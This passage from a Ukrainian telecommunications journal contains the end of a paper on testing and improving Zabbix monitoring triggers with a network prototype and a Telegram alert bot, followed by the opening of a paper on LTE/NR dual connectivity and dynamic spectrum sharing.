


Рис. 25. Реакція чат-бота в телеграмі на стабілізацію трафіку

Trigger Tags Dependencies

\* Name: High CPU utilization (over \${CPU\_UTIL\_CRIT}% for 5m) !!! POSSIBLE DDOS ATT

Operational data: Current utilization: {{ITEM.LASTVALUE1}}

Severity: Not classified Information **Warning** Average High Disaster

\* Expression: `{Template Module Linux CPU by Zabbix agent:system.cpu.util.min(5m)}>${CPU_UTIL_CRIT}` Add

Expression constructor

OK event generation: Expression Recovery expression None

PROBLEM event generation mode: Single Multiple

OK event closes: All problems All problems if tag values match

Allow manual close:

URL:

Description: CPU utilization is too high. The system might be slow to respond.

Enabled:

Update Clone Delete Cancel

Рис. 26. Модернізація тригера “High CPU Utilization”

Trigger Tags Dependencies

\* Name: Load average is too high (per CPU load over \${LOAD\_AVG\_PER\_CPU\_MAX\_WARN}

Operational data: Load averages(1m 5m 15m): {{ITEM.LASTVALUE1}} {{ITEM.LASTVALUE3}} {{ITEM

Severity: Not classified Information Warning **Average** High Disaster

\* Expression: `{Template Module Linux CPU by Zabbix agent:system.cpu.load[all,avg1].min(5m)}/{Template Module Linux CPU by Zabbix agent:system.cpu.num.last()}>${LOAD_AVG_PER_CPU_MAX_WARN} and {Template Module Linux CPU by Zabbix agent:system.cpu.load[all,avg5].last()}>0 and {Template Module Linux CPU by Zabbix agent:system.cpu.load[all,avg15].last()}>0` Add

Expression constructor

OK event generation: Expression Recovery expression None

PROBLEM event generation mode: Single Multiple

OK event closes: All problems All problems if tag values match

Allow manual close:

URL:

Description: Per CPU load average is too high. Your system may be slow to respond.

Enabled:

Update Clone Delete Cancel

Рис. 27. Модернізація тригера “Load Average is too high”




Рис. 28. Результат модернізації тригера “Load Average is too high”

жами та навчання фахівців з адміністрування телекомунікаційних мереж та кібербезпеки. Після успішного тестування запропонованих рішень на прототипі можна впроваджувати удосконалені системи моніторингу в реальні мережі, забезпечуючи їх надійність та ефективність.

**Висновки.** У роботі створено прототип телекомунікаційної мережі, призначений для випробувань та аналізу систем моніторингу на прикладі Zabbix. Використання прототипу дало можливість проводити безпечні експерименти у контрольованих умовах, мінімізуючи ризики для реальної

інфраструктури. Встановлено систему моніторингу Zabbix і реалізовано процедуру автоматичного додавання нових хостів, що значно спрощує інтеграцію нових пристроїв. Розроблено чат-бота в Telegram для оперативного сповіщення адміністраторів про інциденти у мережі, забезпечуючи можливість швидкого реагування на виникнення проблем. Також проведено тестування мережі за допомогою DDoS-атак для оцінки її стійкості, що допомогло виявити слабкі місця у захисті та внести необхідні корективи в існуючі тригери системи, підвищуючи її ефективність і надійність.

#### Список літератури:

1. Muhati E., Rawat D. Data-Driven Network Anomaly Detection with Cyber Attack and Defense Visualization. *Journal of Cybersecurity and Privacy*. 2024. Vol. 4. № 2. P. 241–263. URL: <https://doi.org/10.3390/jcp4020012>
2. Mardiyono A., Sholihah W., Hakim F. Mobile-based Network Monitoring System Using Zabbix and Telegram. *2020 3rd International Conference on Computer and Informatics Engineering (IC2IE)*, Yogyakarta, 15–16 September 2020. 2020. URL: <https://doi.org/10.1109/ic2ie50715.2020.9274582>
3. Katonová E. A., Džubák J., Fecil'ak P. Automated Monitoring of Network Infrastructures Based on the Zabbix Solution. *2023 21st International Conference on Emerging eLearning Technologies and Applications (ICETA)*, Stary Smokovec, Slovakia, 26–27 October 2023. 2023. URL: <https://doi.org/10.1109/iceta61311.2023.10344265>
4. A comprehensive survey on DDoS defense systems: New trends and challenges / Q. Li et al. *Computer Networks*. 2023. Vol. 233. P. 109895. URL: <https://doi.org/10.1016/j.comnet.2023.109895>
5. Mohd Fuzi M. F., Mohammad Ashraf N. F., Jamaluddin M. N. F. Integrated Network Monitoring using Zabbix with Push Notification via Telegram. *Journal of Computing Research and Innovation*. 2022. Vol. 7. № 1. P. 147–155. URL: <https://doi.org/10.24191/jcrinn.v7i1.282> (date of access: 28.05.2024).
6. Vingestin I., Kalsum T. U., Mardiana Y. The Design Of Network Monitoring System Using SNMP Protocol With Telegram Notification. *Jurnal Media Computer Science*. 2023. Vol. 2. № 1. URL: <https://doi.org/10.37676/jmcs.v2i1.3441>

#### **Beshley H.V., Ivaniuk M.M., Beshley M.I. DEVELOPMENT OF A TELECOMMUNICATION NETWORK PROTOTYPE FOR TESTING AND ENHANCING ZABBIX MONITORING SYSTEMS**

*This paper presents a prototype network infrastructure designed to research and improve monitoring systems, including Zabbix. The prototype is designed as a testbed that provides a safe environment for experimentation while minimizing the risks to real-world infrastructure. The relevance of the study is due to*

*the need for a quick and effective response to anomalies and threats in telecommunications networks using monitoring systems.*

*The prototype network infrastructure includes network equipment such as routers, switches, and servers integrated with the Zabbix monitoring system. A virtual machine with expanded RAM and a network connection in bridge mode was configured, providing a stable environment for testing. Zabbix monitoring system with an automated procedure for adding new hosts was installed, which greatly simplifies network management and integration of new devices. Integration of the Telegram chatbot into the monitoring system allowed us to automatically send incident notifications to administrators, increasing the efficiency of problem response. To analyze the system's resistance to DDoS attacks, we created a script in the C programming language and tested it in the Termux environment. The testing demonstrated the system's ability to detect and respond to various types of attacks and identified weaknesses in the protection. Modernization of the triggers for detecting network anomalies has increased the efficiency of responding to threats and allowed for timely detection of problems. This approach makes it possible to identify and eliminate potential threats at an early stage, which is important for ensuring the reliability and security of telecommunications systems.*

*Future work involves further improving the monitoring system using machine learning algorithms for analytics and decision-making, expanding the functionality of the chatbot and automated procedures, and conducting additional testing to improve the reliability and security of telecommunications networks. The company plans to study the impact of various types of cyber threats and develop new methods for detecting and neutralizing them.*

**Key words:** *monitoring system, telecommunications network prototype, DDoS attack simulation, triggers, anomaly detection, reliability, threat response.*

**Ветошко І.П.**

Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського»

**Кравчук С.О.**

Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського»

## ВЗАЄМОДІЯ ТА СПІВІСНУВАННЯ МЕРЕЖ РАДІОДОСТУПУ LTE/NR

З'ясовано, що розробка та впровадження мереж п'ятого покоління (5G) стають не лише стратегічними напрямками розвитку телекомунікаційного сектору, але й критично важливими для покращення якості зв'язку та розширення спектру послуг для клієнтів операторів мобільного зв'язку. Одним із ключових аспектів впровадження 5G є співіснування з попередніми технологіями, зокрема LTE (Long Term Evolution), для ефективного використання спектру та забезпечення плавного переходу від попередніх стандартів до нових [1–4]. Визначено, що розвиток мереж LTE та NR (New Radio) відбувається паралельно, проте з врахуванням обмежень у використанні спектру та потреби у підтримці різноманітних послуг, виникає необхідність в оптимальному співіснуванні цих технологій [5–6]. Встановлено концепції динамічного спільного використання спектру LTE/NR, які дозволяють зберігати повну пропускну здатність та відповідні пікові швидкості передачі даних для обох технологій [7–8]. Зокрема, висвітлено підходи до узгодження швидкості передачі даних навколо сигналів LTE PSS/SSS, PBCH та CRS за допомогою концепції зарезервованих ресурсів на основі бітових карт. Це дозволяє ефективно координувати передачу даних між мережами LTE та NR, забезпечуючи оптимальну якість обслуговування для користувачів [9–11].

Визначено, що впровадження концепцій співіснування LTE/NR та узгодження передачі даних навколо ключових сигналів є кроком у напрямку оптимізації мереж мобільного зв'язку та підвищення їхньої ефективності, що сприятиме подальшому розвитку телекомунікаційної індустрії [9–11].

**Ключові слова:** NR, 5G, LTE, Dual-Connectivity, gNB, eNB, single-TX, IMD, HARQ, TDD, FDD, LTE PSS/SSS, LTE CRS.

**Постановка проблеми.** Початкове розгортання нового покоління технологій мобільного зв'язку, як правило, відбувається в районах з високою щільністю трафіку і високим попитом на нові можливості обслуговування. За цим слідує поступове подальше розгортання, яке може бути більш або менш швидким залежно від стратегії оператора. Під час такого поступового розгортання повсюдне покриття мережі оператора забезпечується поєднанням нових і застарілих технологій, при цьому пристрої постійно переміщуються в зони покриття нової технології і з них. Тому безперешкодний перехід від нової до застарілої технології є ключовою вимогою принаймні з моменту впровадження перших мереж 3G.

Крім того, навіть у тих сферах, де впроваджено нову технологію, попередні покоління пристроїв, як правило, повинні зберігатися і працювати паралельно протягом відносно тривалого часу, щоб забезпечити безперервне обслуговування застарілих пристроїв, які не підтримують нову технологію. Більшість користувачів перейдуть на нові пристрої, що підтримують новітні технології, протягом декількох років. Однак обмежена кіль-

кість застарілих пристроїв може залишитися ще надовго. Це стає ще більш актуальним у зв'язку зі збільшенням кількості мобільних пристроїв, які не використовуються безпосередньо людьми, а є інтегрованою частиною іншого обладнання, такого як паркомати, зчитувачі карток, камери відеоспостереження тощо. Таке обладнання може мати термін служби понад 10 років, і очікується, що воно залишатиметься підключеним до мережі протягом цього терміну. Це, власне, одна з важливих причин, чому багато мереж GSM другого покоління все ще працюють, незважаючи на те, що згодом були розгорнуті мережі 3G і 4G.

**Аналіз останніх досліджень і публікацій.** Аналіз останніх досліджень і публікацій з питань співіснування мереж LTE та NR є ключовим етапом для зрозуміння поточного стану цієї області та виявлення перспективних напрямків досліджень. Згідно з результатами досліджень, дана тема вже привертає значну увагу вчених та індустрії, оскільки це є важливим кроком у розвитку бездротових технологій. Аналіз останніх публікацій та досліджень дає можливість отримати комплексне уявлення про сучасний стан цієї тематики та ідентифікувати



ключові аспекти її вирішення. Один із головних аспектів досліджень полягає у розробці та впровадженні стандарту 5G NR, що є фундаментальним для ефективного співіснування мереж [1; 11].

Детальний аналіз архітектурних та технічних аспектів стандарту 5G NR, який представлений у літературі, розкриває технологічні виклики та можливості, що визначають подальший розвиток цього напрямку [1; 11]. Також важливим є розгляд системних аспектів мобільних інфокомунікацій, що розкриваються в літературі з питань теорії систем та системної архітектури [2–4]. Це сприяє глибокому розумінню компонентів системи та їх взаємодії, що важливо для успішного співіснування мереж LTE та NR. Зокрема, дослідження зосереджують увагу на можливостях покращення якості голосових послуг у мережах 5G, виявляючи фактори, що впливають на ефективність та надійність комунікацій [5–9]. Це сприяє розробці та впровадженню нових технологій для оптимізації голосового обміну в пакетних мережах мобільного зв'язку. Загалом, автори наукових публікацій наголошують на значенні впровадження новітніх технологій та стратегій для оптимізації голосового обміну у пакетних мобільних мережах зв'язку.

**Постановка завдання.** Мета роботи полягає у глибокому аналізі та комплексному уявленні про сучасний стан досліджень і публікацій щодо співіснування LTE/NR. Основною метою є ретельне вивчення технічних та архітектурних аспектів впровадження стандартів 5G NR та їх взаємодії зі стандартами LTE для оптимізації передачі даних у сучасних мобільних мережах. Дослідження спрямовані на визначення ключових технологічних викликів, які виникають у контексті співіснування LTE/NR, а також на пошук оптимальних стратегій реалізації цих стандартів зв'язку для підвищення продуктивності та ефективності мобільних мереж. Такий науковий підхід дозволить не лише виявити потенційні переваги використання нових технологій, а й визначити прогалини та напрямки подальших досліджень у цій області.

### Виклад основного матеріалу

#### Подвійне підключення LTE/NR

Взаємодія між NR (New Radio) і LTE (Long Term Evolution) йде далі, ніж просто забезпечення плавного переходу між двома технологіями і можливість їх паралельного розгортання:

- NR дозволяє *подвійне підключення* (dual-connectivity) до LTE, що означає, що пристрої можуть мати одночасне підключення як до LTE, так і до NR. Перша версія NR 15-го релізу 3GPP фактично покладається на таке подвійне підключення, при цьому LTE забезпечує площину управ-

ління, а NR лише надає додаткову пропускну здатність у площині користувача;

- NR може бути розгорнута в тому ж спектрі, що і LTE, таким чином, що загальна пропускну здатність спектру може динамічно розподілятися між двома технологіями. Таке співіснування спектру (Spectrum Coexistence) дозволяє більш плавно впроваджувати NR у спектрах, що вже зайняті технологією LTE.

Основний принцип Dual-Connectivity LTE/NR такий самий, як і Dual-Connectivity LTE [1] (рис. 1):

- Пристрій має одночасне підключення до декількох вузлів мережі радіодоступу (eNB у випадку LTE, gNB у випадку NR);

- Існує один головний вузол (Master Node) (у загальному випадку або eNB, або gNB), який відповідає за площину управління радіодоступом. Іншими словами, на стороні мережі радіоканал сигналізації закінчується на головному вузлі, який потім також обробляє всю конфігурацію пристрою на основі RRC (Radio Resource Control);

- Існує один або, в загальному випадку, декілька вторинних вузлів (secondary node) (eNB або gNB), які забезпечують додаткові зв'язки з користувацькою площиною для мобільного пристрою [1].

#### Сценарій розгортання

У випадку Dual-Connectivity LTE декілька вузлів, до яких пристрій має одночасне підключення, зазвичай географічно розділені. Пристрій може, наприклад, мати одночасне підключення до рівня малих стільників (small-cell layer) і накладеного макрорівня (overlaid macro layer).

Такий самий сценарій, тобто одночасне підключення до рівня малих стільників і накладеного макрорівня, є дуже актуальним і для Dual-Connectivity LTE/NR. Зокрема, NR у більш високочастотних діапазонах може бути розгорнутий як small-cell layer під існуючим макрорівнем на основі LTE (рис. 2). Макрорівень LTE в такому випадку буде забезпечувати головні вузли, гарантуючи, що площина управління збережеться, навіть якщо зв'язок з високочастотним рівнем малих стільників тимчасово втрачено. У цьому випадку рівень NR забезпечує дуже високу пропускну здатність і дуже високу швидкість передачі даних, а Dual-Connectivity до низькочастотного макрорівня на основі LTE забезпечує додаткову надійність менш надійного за своєю суттю високочастотного рівня малих стільників. Варто зауважити, що це, по суті, той самий сценарій з подвійним підключенням LTE, за винятком використання NR замість LTE на рівні малих стільників [1].




Рис. 1. Основний принцип Dual-Connectivity




Рис. 2. Dual-Connectivity LTE/NR у багаторівневому сценарії




Рис. 3. Спільне (Co-sited) розгортання Dual-Connectivity LTE/NR




Рис. 4. Dual-Connectivity LTE/NR, спільне (Co-sited) розгортання в різних спектрах

Однак Dual-Connectivity LTE/NR також актуальне у випадку спільного розташування вузлів мереж LTE і NR (рис. 3). Наприклад, для початкового розгортання NR оператор може захо-

тити повторно використовувати вже розгорнуту мережу вузлів LTE також і для NR, щоб уникнути витрат на розгортання додаткових вузлів. У цьому сценарії Dual-Connectivity забезпечує вищу швидкість передачі даних для кінцевих користувачів завдяки об'єднанню пропускної здатності мереж NR і LTE. У випадку єдиної технології радіодоступу таке об'єднання між несучими, що передаються з одного вузла, було б більш ефективно реалізовано за допомогою агрегації несучих. Однак NR не підтримує агрегацію несучих з LTE, тому для підтримки агрегації пропускної здатності LTE і NR необхідне подвійне підключення [2].

Спільне (Co-sited) розгортання особливо актуальне, коли NR працює в більш низькочастотному спектрі, тобто в тому ж або схожому спектрі, що і LTE. Однак спільне розгортання може також використовуватися, коли обидві технології працюють в дуже різних спектрах, включаючи випадок, коли NR працює в міліметрових діапазонах (рис. 4). У цьому випадку NR може бути не в змозі забезпечити покриття по всій площі стільника. Однак частина мережі NR все одно може перехоплювати значну частину загального трафіку, тим самим дозволяючи частині LTE зосередитися на наданні послуг пристроям у місцях з поганим покриттям [3].

У сценарії на рис. 4 несуча NR, як правило, має набагато ширшу смугу пропускання порівняно з LTE. Отже, поки є покриття, оператор NR у більшості випадків забезпечуватиме значно вищу швидкість передачі даних порівняно з LTE, що робить агрегацію пропускної здатності менш важливою [4]. Швидше за все, головною перевагою Dual-Connectivity в цьому сценарії буде, знову ж таки, підвищена надійність для розгортання високочастотного зв'язку.



**Варіанти архітектури**

Через наявність двох різних технологій радіодоступу (LTE і NR), а також майбутню доступність нової базової мережі 5G як альтернативи застарілій базовій мережі 4G (EPC), існує декілька різних альтернатив, або варіантів, для архітектури Dual-Connectivity LTE/NR (рис. 5). Позначення різних варіантів походить від ранніх дискусій 3GPP щодо можливих варіантів архітектури NR, коли обговорювалася низка різних альтернатив, підмножину котрих, в кінцевому підсумку, було вирішено підтримати [5].

Можна відзначити, що Dual-Connectivity LTE/NR з використанням EPC з NR, що забезпечує Master Node, не включено до числа варіантів, представлених на рис. 5, оскільки можлива підтримка цієї альтернативи все ще обговорюється серед провідних організацій по стандартизації [1].

**Робота з одним передавачем (SINGLE-TX)**

У випадку Dual-Connectivity між LTE і NR буде декілька несучих висхідної лінії зв'язку (принаймні одна несуча LTE і одна несуча NR), що передаються з одного і того ж пристрою. Через нелінійність радіочастотної схеми одночасна передача на двох несучих створюватиме продукти інтермодуляції на виході передавача. Залежно від конкретних несучих частот сигналів, що передаються, деякі з цих продуктів інтермодуляції можуть опинитися в смузі приймача пристрою, викликаючи «самоінтерференцію», яку також називають інтермодуляційними спотвореннями (Intermodulation Distortion, IMD). Це збільшить шум приймача і призведе до погіршення його чутливості. Вплив інтермодуляційних спотворень можна зменшити, встановивши жорсткіші вимоги до лінійності пристрою. Однак це матиме відповідний негативний вплив на вартість пристрою і споживання енергії [6].

Щоб зменшити вплив IMD, не встановлюючи дуже жорстких вимог до радіочастотного

діапазону для всіх пристроїв, NR дозволяє Dual-Connectivity з одним передавачем (single-TX) для «складних смугових комбінацій». У цьому контексті складні смугові комбінації відповідають спеціально визначеним комбінаціям частотних діапазонів LTE і NR, для яких продукти інтермодуляції нижчого порядку між одночасно переданими несучими висхідної лінії LTE і NR можуть потрапляти у відповідну смугу низхідної лінії. Робота в режимі Single-TX означає, що в пристрої не буде одночасної передачі на несучих висхідної лінії LTE і NR, навіть якщо пристрій працює в режимі Dual-Connectivity LTE/NR [5].

Завданням планувальників LTE і NR є спільне запобігання одночасному передаванню на несучих висхідної лінії LTE і NR у разі роботи в режимі single-TX. Це вимагає координації між планувальниками, тобто між eNB і gNB. Специфікації 3GPP включають явну підтримку обміну стандартизованими міжвузловими повідомленнями для цієї мети [2].

Робота в режимі single-TX по суті призводить до часового мультиплексування (TDD) між передачами висхідної лінії LTE і NR в межах пристрою, при цьому жодна з висхідних ліній не є постійно доступною [1]. Однак бажано мати можливість повністю використовувати відповідні несучі низхідного каналу. Для NR, з його високим ступенем планування і гнучкістю гібридного автоматичного запиту на повторення (Hybrid automatic repeat request, HARQ), цього можна легко досягти без додаткового впливу на специфікації NR. Для частини з'єднання LTE ситуація дещо інша. LTE FDD базується на синхронному HARQ, де зворотний зв'язок HARQ висхідної лінії повинен передаватися через певну кількість підкадрів після отримання відповідної передачі низхідної лінії. При обмеженні single-TX не всі підкадри висхідної лінії будуть доступні для передачі зворотного зв'язку HARQ, що потенційно обмежує




Рис. 5. Різні варіанти архітектури для Dual-Connectivity LTE/NR

кількість підкадрів, в яких може відбуватися передача низхідної лінії [7].

Однак, така ж ситуація може виникнути вже всередині самої LTE, зокрема, у випадку агрегації несучих FDD/TDD, коли несуча TDD є первинним стільником [1]. У цьому випадку TDD-несуча, яка за своєю природою не є постійно доступною для передачі висхідної лінії, несе зворотний зв'язок HARQ висхідної лінії, що корелює з передачею низхідної лінії на FDD-носії. Щоб впоратися з цією ситуацією, в 13-й версії LTE були введені так звані еталонні конфігурації DL/UL [1], що дозволяють забезпечити TDD-подібне часове співвідношення, наприклад, для зворотного зв'язку по висхідній лінії, для несучої FDD. Таку ж функціональність можна використовувати для підтримки безперервної низхідної передачі LTE у випадку Dual-Connectivity LTE/NR, обмеженої роботою в режимі single-TX [8].

У сценарії агрегації несучих LTE FDD/TDD обмеження на висхідну лінію обумовлені конфігураціями низхідної/висхідної лінії на рівні стільника. З іншого боку, у випадку Dual-Connectivity з single-TX обмеження пов'язані з необхідністю уникнути одночасної передачі на несучих LTE і NR, але без жорсткої взаємозалежності між різними пристроями. Таким чином, набір недоступних підкадрів висхідної лінії зв'язку може не бути однаковим для різних пристроїв. Щоб забезпечити більш рівномірне навантаження на висхідну лінію LTE, еталонні конфігурації DL/UL у разі роботи з single-TX можуть бути зміщені в часі для кожного пристрою окремо [2].

### Співіснування LTE/NR

Поява попередніх поколінь мобільного зв'язку завжди була пов'язана з впровадженням нового спектру, в якому можна було б розгорнути нову технологію. Це стосується і NR, для якого підтримка роботи в міліметровому діапазоні хвиль відкриває можливість використання діапазону спектру, який ніколи раніше не застосовувався для мобільного зв'язку.




Рис. 6. Міграція спектру LTE до NR

Навіть з урахуванням використання антенних конфігурацій з великою кількістю антенних елементів, що дозволяють формувати широкую діаграму спрямованості, робота в такому високо-частотному спектрі за своєю суттю є не вигідною з точки зору покриття. Натомість, для забезпечення дійсно широкого покриття NR необхідно використовувати більш низькочастотний спектр. Однак більша частина низькочастотного спектру вже зайнята сучасними технологіями, насамперед LTE. Крім того, у відносно близькому майбутньому планується розгортання додаткового низькочастотного спектру разом з LTE. Тому в багатьох випадках розгортання NR в низькочастотному спектрі повинно відбуватися в спектрі, який вже використовується LTE. Найпростіший спосіб розгортання NR у спектрі, який вже використовується LTE, – це статичний розподіл частотних доменів, коли частина спектру LTE мігрує до NR (рис. 6). Однак у такого підходу є два недоліки [6].

Принаймні на початковому етапі основна частина трафіку все ще буде передаватися через LTE. У той же час, статичний розподіл частотного діапазону зменшує спектр, доступний для LTE, що ускладнює задоволення потреб на трафік [8]. Крім того, статичний розподіл частотних діапазонів призведе до зменшення пропускної здатності для кожної технології, що в свою чергу, знизить пікову швидкість передачі даних на одного оператора. Можливе використання Dual-Connectivity LTE/NR може компенсувати це для нових пристроїв, здатних до такої роботи. Однак, принаймні для застарілих пристроїв LTE це матиме прямий вплив на досягну швидкість передачі даних.

Більш прийнятним рішенням є динамічне спільне використання спектру NR і LTE, як показано на рис. 7. Таке співіснування спектру збереже повну пропускну здатність і відповідні пікові швидкості передачі даних для кожної технології. Крім того, загальна пропускну здатність спектру може динамічно розподілятися відповідно до умов трафіку в кожній технології [9].

Фундаментальним інструментом для забезпечення такого співіснування спектру LTE/NR є динамічне планування як LTE, так і NR. Однак є ще декілька функцій NR, які відіграють важливу роль у загальній підтримці співіснування спектру LTE/NR:

- Наявність LTE-сумісної нумерології NR на частоті 15 кГц, яка дозволяє LTE і NR працювати в загальній часовій/частотній сітці;
- Загальні принципи проектування прямої сумісності NR, можливість визначення зарезервованих ресурсів на основі бітових карт;




Рис. 7. Співіснування спектру LTE/NR

• можливість відображення NR PDSCH (Physical Downlink Shared Channel) для уникнення елементів ресурсів, що відповідають опорним сигналам конкретних стільників LTE [9].

На рис. 8 зображено два основних сценарії співіснування LTE/NR:

- Співіснування як у низхідній, так і у висхідній лінії зв'язку;
- Співіснування лише у висхідній лінії зв'язку.

Типовим випадком використання для співіснування лише у висхідному напрямку є розгортання гнучкої несучої висхідної лінії зв'язку. Загалом, співіснування у висхідному напрямку є більш простим порівняно з низхідним напрямком і може бути забезпечене, в значній мірі, за допомогою координації/обмежень у плануванні. Планування висхідної лінії NR і LTE має бути скоординованим, щоб уникнути зіткнення між передачами PUSCH (Physical Uplink Shared Channel) в LTE і NR. Крім того, планувальник NR повинен бути обмежений, щоб уникнути використання ресурсів, що використовуються для сигналізації управління 1-го рівня висхідної лінії LTE (PUCCH, Physical Uplink Control Channel), і навпаки. Залежно від рівня взаємодії між eNB і gNB, така координація та обмеження можуть бути більш або менш динамічними [1].

Також для низхідної лінії зв'язку слід використовувати координацію планування, щоб уникнути колізій між запланованими передачами LTE і NR.

Однак низхідна лінія LTE також включає декілька незапланованих «постійно увімкнених» сигналів, які не можуть бути легко заплановані. До них відносяться [1]:

- LTE PSS (Primary Synchronization Signal) і SSS (Secondary Synchronization Signal), які передаються через два символи OFDM і шість ресурсних блоків в частотній області один раз в кожному п'ятому підкадрі;
- LTE PBCH (Physical Broadcast Channel), який передається чотирма символами OFDM і шістьма блоками ресурсів у частотній області один раз у кожному кадрі (10 підкадрів) [9];
- LTE CRS (Cell specific Reference Signal), який передається регулярно в частотній області і чотирма або шістьма символами в кожному підкадрі залежно від кількості портів антени CRS.

Замість того, щоб уникати цього за допомогою планування, концепція зарезервованих ресурсів може бути використана для узгодження швидкості NR PDSCH навколо цих сигналів [10]. Узгодження швидкості навколо LTE PSS/SSS можна здійснити, визначивши зарезервовані ресурси відповідно до бітових карт. Більш конкретно, один зарезервований ресурс, заданий триплетом {бітове зображення-1, бітове зображення-2, бітове зображення-3}, може бути визначений наступним чином (рис. 9):

